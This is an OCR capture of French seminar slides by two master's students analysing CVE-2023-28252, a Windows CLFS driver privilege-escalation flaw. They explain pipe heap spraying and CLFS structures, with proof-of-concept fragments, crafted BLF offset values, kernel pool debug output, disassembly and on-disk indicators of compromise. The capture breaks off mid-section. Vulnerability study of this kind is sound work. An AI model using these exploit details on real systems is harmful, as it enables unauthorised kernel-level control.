Faculté des Sciences
Aix*Marseille Université


CVE-2023-28252
Windows Common Log File

Séminaire AMUSEC 2024

Alexandre BRIONGOS
Mohamed Abdallahi ILLA

Encadrants:
Emmanuel GODARD
Corentin TRAVERS

0. Whoarewe



Faculté
des Sciences
Aix*Marseille Université

POLYTECH
MARSEILLE
Aix*Marseille Université

- Cours, Master 2 FSI, de Veille Sécurité
  - Professeur : Emmanuel GODARD
  - Projet : 15 jours de travail effectif

Alexandre BRIONGOS
Double diplome :
Polytech Marseille +
Master 2 FSI

Mohamed Abdallahi ILLA
Master 2 FSI

Sommaire

A. Introduction
B. Vue d’ensemble
C. Vulnérabilité
D. Démonstration
E. Ouvertures

A.
Introduction

A. Introduction

- Un système de log commun à toutes les distributions de Windows : Common Log File System
- Une faille dans le driver CLSF.SYS ? Ce n'est pas étrange ! :
  - Microsoft a patché au moins 32 failles de sécurité dans le pilote CLFS entre 2018 et 2023
- Base Log File: un type de fichier log binaire
- Une faille Out Of Bound Read/Write
- Un exploit de Fortra (1533 lignes)

B.
Vue d’ensemble

1. Historique
2. Impact

B. Vue d’ensemble
1. Historique

Figure 1 : Timeline

B. Vue d’ensemble
2. Impact

- Score : 7.8/10
- L'attaquant doit être authentifié avec un accès utilisateur pour lancer l'exploit d'élévation de privilèges
  - Atteinte à la confidentialité des données
  - Déni de service
  - Exécution de code à distance
  - Usurpation d'identité

C. Vulnérabilité

1. Explication Détaillée
2. Contre-mesures

C. Vulnérabilité

2. Explication détaillée

- Spray de la mémoire
  - Méthode de saturation de la mémoire pour créer une zone mémoire d'on la structure est beaucoup moins aléatoire que normalement et contrôlable par l'attaquant (bypasse : ASLR, DEP, …)
- Pipe (C++ avec Windows) :
  - Canal de communication bidirectionnel entre deux processus. Il est créé avec une paire de descripteurs de fichier, l'un pour la lecture et l'autre pour l'écriture.
  - Pour nous, ici, tous les pipes utilisé par la suite feront communiqué le processus malveillant avec lui-même.

C. Vulnérabilité

2. Explication détaillée




Figure 2 : Schéma de la POC

C. Vulnérabilité
2. Explication détaillée

- 3 types de fichiers modifiés
- Have I Been Pwned?
  - Vous pouvez le savoir en vérifiant la présence d'artefacts d'exploitation ci-dessous :
    - C:/Users/Public/.container*
    - C:/Users/Public/MyLog*.blf
    - C:/Users/Public/p_*




Figure 3 : Liste des fichiers utilisés

C. Vulnérabilité
2. Explication détaillée




Figure 4 : Liste des blocks BLF

C. Vulnérabilité

2. Explication détaillée

⬡ Chaque block → Header entre 0x00 et 0x70

```
typedef struct _CLFS_LOG_BLOCK_HEADER
{
    UCHAR MajorVersion;
    UCHAR MinorVersion;
    UCHAR Usn;
    CLFS_CLIENT_ID ClientId;
    USHORT TotalSectorCount;
    USHORT ValidSectorCount;
    ULONG Padding;
    ULONG Checksum;
    ULONG Flags;
    CLFS_LSN CurrentLsn;
    CLFS_LSN NextLsn;
    ULONG RecordOffsets[16];
    ULONG SignaturesOffset;
} CLFS_LOG_BLOCK_HEADER, *PCLFS_LOG_BLOCK_HEADER;
```

Figure 5 : Structure Header

MyLog.blf

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	15	00	01	00	02	00	02	00	00	00	00	00	4B	82	4C	C6	............K,LÆ
00000010	01	00	00	00	00	00	00	00	00	00	00	00	FF	FF	FF	FF	............ÿÿÿÿ
00000020	00	00	00	00	FF	FF	FF	FF	70	00	00	00	00	00	00	00	....ÿÿÿÿp.......
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	..HEADER.
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000060	00	00	00	00	00	00	00	00	F8	03	00	00	00	00	00	00	........ø.......
00000070	01	00	00	00	00	00	00	00	1C	5F	00	00	F5	C1	F5	C1	........._..õÁõÁ
00000080	01	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000000B0	00	00	00	00	00	00	00	00	06	00	00	00	00	00	00	00	....
000000C0	00	00	00	00	00	00	00	00	00	04	00	00	00	00	00	00	....
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000000E0	00	04	00	00	00	04	00	00	01	00	00	00	00	00	00	00	....

Figure 6 : Structure Header example

C. Vulnérabilité
2. Explication détaillée

- 0x18 * 6 = 0x90 octets
- Allouer par :
  - CClfsBaseFilePersisted::CreateImage+28A pour un nouveau log
  - CClfsBaseFilePersisted::ReadImage+6E pour un log existant

```
struct m_rgBlocks
{
CLFS_METADATA_BLOCK block0;
CLFS_METADATA_BLOCK block1;
CLFS_METADATA_BLOCK block2;
CLFS_METADATA_BLOCK block3;
CLFS_METADATA_BLOCK block4;
CLFS_METADATA_BLOCK block5;
};
```

Figure 7 : Structure listes des blocks

```
struct _CLFS_METADATA_BLOCK
{
        /*0x0*/ PUCHAR pbImage;                          //es la dirección donde se allocó el bloque
        /*0x8*/ ULONG cbImage;                           // es el size del bloque
        /*0xc*/ ULONG cbOffset;                          // es el offset donde comienza el bloque
        /*0x10*/ CLFS_METADATA_BLOCK_TYPE eBlockType; // es el número de bloque
        };
```

Figure 8 : Structure metadata blocks

C. Vulnérabilité

2. Explication détaillée

Le spray pipe de la mémoire

- Chaque cellule pointe vers RecordOffsets[11]
- 12 cellules * 8 = 96 octets

```
typedef struct _CLFS_LOG_BLOCK_HEADER
{
    ...
    ULONG RecordOffsets[16];
    ...
} CLFS_LOG_BLOCK_HEADER, *PCLFS_LOG_BLOCK_HEADER;
```

```
arrayCLFSkernelAddress[0] = CLFS_kernelAddrArray + 0x30;
arrayCLFSkernelAddress[1] = CLFS_kernelAddrArray + 0x30;
arrayCLFSkernelAddress[2] = CLFS_kernelAddrArray + 0x30;
arrayCLFSkernelAddress[3] = CLFS_kernelAddrArray + 0x30;
arrayCLFSkernelAddress[4] = CLFS_kernelAddrArray + 0x30;
arrayCLFSkernelAddress[5] = CLFS_kernelAddrArray + 0x30;
arrayCLFSkernelAddress[6] = CLFS_kernelAddrArray + 0x30;
arrayCLFSkernelAddress[7] = CLFS_kernelAddrArray + 0x30;
arrayCLFSkernelAddress[8] = CLFS_kernelAddrArray + 0x30;
arrayCLFSkernelAddress[9] = CLFS_kernelAddrArray + 0x30;
arrayCLFSkernelAddress[10] = CLFS_kernelAddrArray + 0x30;
arrayCLFSkernelAddress[11] = CLFS_kernelAddrArray + 0x30;
```

Figure 9 : Tableau RecordOffsets

C. Vulnérabilité

2. Explication détaillée

- PIPE A : 0x5000 puis on libère entre [0x2000 ; 0x2667]
- PIPE B : 0x4000




Figure 10 : Spray phase 1




Figure 11 : Spray phase 2

C. Vulnérabilité

2. Explication détaillée

Le spray pipe de la mémoire

- Chargement des 10 fichiers de log avec CreateLogFile()




Figure 12 : Spray phase 3

C. Vulnérabilité

2. Explication détaillée

- Les pipes et les blocks ont tous la même taille
- Si aucun CLFS est bien placé la poc crash

```c
UINT64 const_10 = 10;
UINT64 const_10b = 10;
HANDLE store_handles[10] = { 0 };
int z = 0;
do
{
    --const_10;
    //wprintf((LPWSTR)L"\n[+] Names again = %ls\n", stored_log_array
    logFile = CreateLogFile(pszLogFileName: stored_log_arrays[const_10],

    if (logFile == INVALID_HANDLE_VALUE) {
        DWORD error = GetLastError();
        printf(_Format: "Could not create LOGfile3, error: 0x%x\n", (u
        exit(_Code: -1);
    }


    printf(_Format: "logFile %x\n", logFile);
    store_handles[z] = logFile;
    z++;
} while (const_10);
```

Figure 13 : Chargement 10 fichiers Spray BLF

```
Pool page ffffb509659c0510 region is Nonpaged pool
 ffffb509659c0000 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c00a0 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c0140 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c01e0 size: a0 previous size: 0 (Allocated)  Clfs
 ffffb509659c0280 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c0320 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c03c0 size: a0 previous size: 0 (Allocated)  Clfs
 ffffb509659c0460 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
*ffffb509659c0500 size: a0 previous size: 0 (Allocated) *Clfs
 ffffb509659c05a0 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c0640 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c06e0 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c0780 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c0820 size: a0 previous size: 0 (Allocated)  Clfs
 ffffb509659c08c0 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c0960 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c0a00 size: a0 previous size: 0 (Allocated)  Clfs
 ffffb509659c0aa0 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c0b40 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c0be0 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c0c80 size: a0 previous size: 0 (Allocated) NpFr Process: ffffb50961f020c0
 ffffb509659c0d20 size: a0 previous size: 0 (Allocated)  Clfs
 ffffb509659c0dc0 size: a0 previous size: 0 (Allocated)  Clfs
 ffffb509659c0e60 size: a0 previous size: 0 (Allocated)  Clfs
```

Figure 14 : Débogage Spray BLF

C. Vulnérabilité

2. Explication détaillée




Figure 2 : Schéma de la POC

C. Vulnérabilité

2. Explication détaillée

Les structures de données des logs

```
1  typedef struct _CLFS_CONTROL_RECORD
2  {
3      CLFS_METADATA_RECORD_HEADER hdrControlRecord; 70
4      ULONGLONG ullMagicValue;
5      UCHAR Version;
6      CLFS_EXTEND_STATE eExtendState;
7      USHORT iExtendBlock;
8      USHORT iFlushBlock;
9      ULONG cNewBlockSectors;
10     ULONG cExtendStartSectors;
11     ULONG cExtendSectors;
12     CLFS_TRUNCATE_CONTEXT cxTruncate;
13     USHORT cBlocks;
14     ULONG cReserved;
15     CLFS_METADATA_BLOCK rgBlocks[ANYSIZE_ARRAY];
16 } CLFS_CONTROL_RECORD, *PCLFS_CONTROL_RECORD;
```

Figure 15 : Structure Control Record

C. Vulnérabilité

2. Explication détaillée

Le Out Of Bound : Le spray blf

```
spray clfs[i]
0x0       Control block
0x6       0x1
..
0x70      0x2
..
0x84      0x2
0x88      0x4
0x8a      0x4
0x90      0x1
0x94      0x3
0x9c      0x2
..
0x400     Control block shadow
0x484     0x2
0x488     0x13
0x48a     0x13
0x0800    base Block
0x1B98    0x65C8    cbsyblozone
0x8200    base block shadow
0x9598    0x65C8
0xfc00    truncate block
0xfe00    truncate block shadow
```

```
1   typedef struct _CLFS_CONTROL_RECORD
2   {
6         • • •
7         USHORT iExtendBlock;
8         USHORT iFlushBlock;
9         • • •
16  } CLFS_CONTROL_RECORD, *PCLFS_CONTROL_RECORD;
```

Figure 16 : Modifications fichier Spray BLF

C. Vulnérabilité

2. Explication détaillée


```
40    trigger clfs
41    0x800      base block
42    CLFS log Block Header(0x70)
43    0x858      0x369                     Record offsets Array[12]
44    ..
45    0x870      base record head
46    0x1ba8     other date
47    0x1DD0     0x15A0
48    0x1DD4     0x1570
49    0x1DE0     0xC1FDF008
50    0x1DE4     0x30
51    0x1DF8     0x5000000
52    0x8200     base block   shadow
53    ..
54    0x8258     0x369
55    ..
56    0x97D0     0x15A0
57    0x97D4     0x1570
58    0x97E0     0xC1FDF008
59    0x97E4     0x30
60    0x97F8     0x5000000
61    0xfc00     trunctate block
62    0xfe00     truncate block shadow
```

Figure 17 : Modifications fichiers Trigger BLF

C. Vulnérabilité

2. Explication détaillée


```
1   typedef struct _CLFS_CONTROL_RECORD
2   {
6       ...
7       USHORT iExtendBlock;
8       USHORT iFlushBlock;
9       ...
16  } CLFS_CONTROL_RECORD, *PCLFS_CONTROL_RECORD;
```

- CreateLogFile → WriteMetadataBlock
- rsi = iFlushBlock = 0x13
- r8 = 0x13 * (2 + 1) * 8 = ptr(0x1c8)
- Taille > 0x90 → OOB

- rsi = iFlushBlock = 0x4
- r8 = 0x4 * (2 + 1) * 8 = ptr(0x60)
- Taille < 0x90 → OK

- r14 finit par pointer sur les données après le header

```
CClfsBaseFilePersisted::WriteMetadataBlock+52  ;  __try { // __finally(_CClfsBaseFilePersisted__WriteMetadataBlock___1__fin$0)
CClfsBaseFilePersisted::WriteMetadataBlock+52  mov   r13d, esi
CClfsBaseFilePersisted::WriteMetadataBlock+55  lea   rcx, ds:0[rsi*2]
CClfsBaseFilePersisted::WriteMetadataBlock+5D  add   rcx, rsi
CClfsBaseFilePersisted::WriteMetadataBlock+60  lea   r8, ds:0[rcx*8]
CClfsBaseFilePersisted::WriteMetadataBlock+68  mov   rcx, [rdi+struct_CClfsBaseFilePersisted.pCClfsBaseFile.m_rgBlocks]
CClfsBaseFilePersisted::WriteMetadataBlock+6C  mov   r14, [r8+rcx]
CClfsBaseFilePersisted::WriteMetadataBlock+70  mov   [rsp+88h+pointer], r14
CClfsBaseFilePersisted::WriteMetadataBlock+75  test  r14, r14
CClfsBaseFilePersisted::WriteMetadataBlock+78  jnz   short loc_FFFFF8055222DFFA
```

Figure 18 : Débogage WriteMetadataBlock phase 1

C. Vulnérabilité

2. Explication détaillée

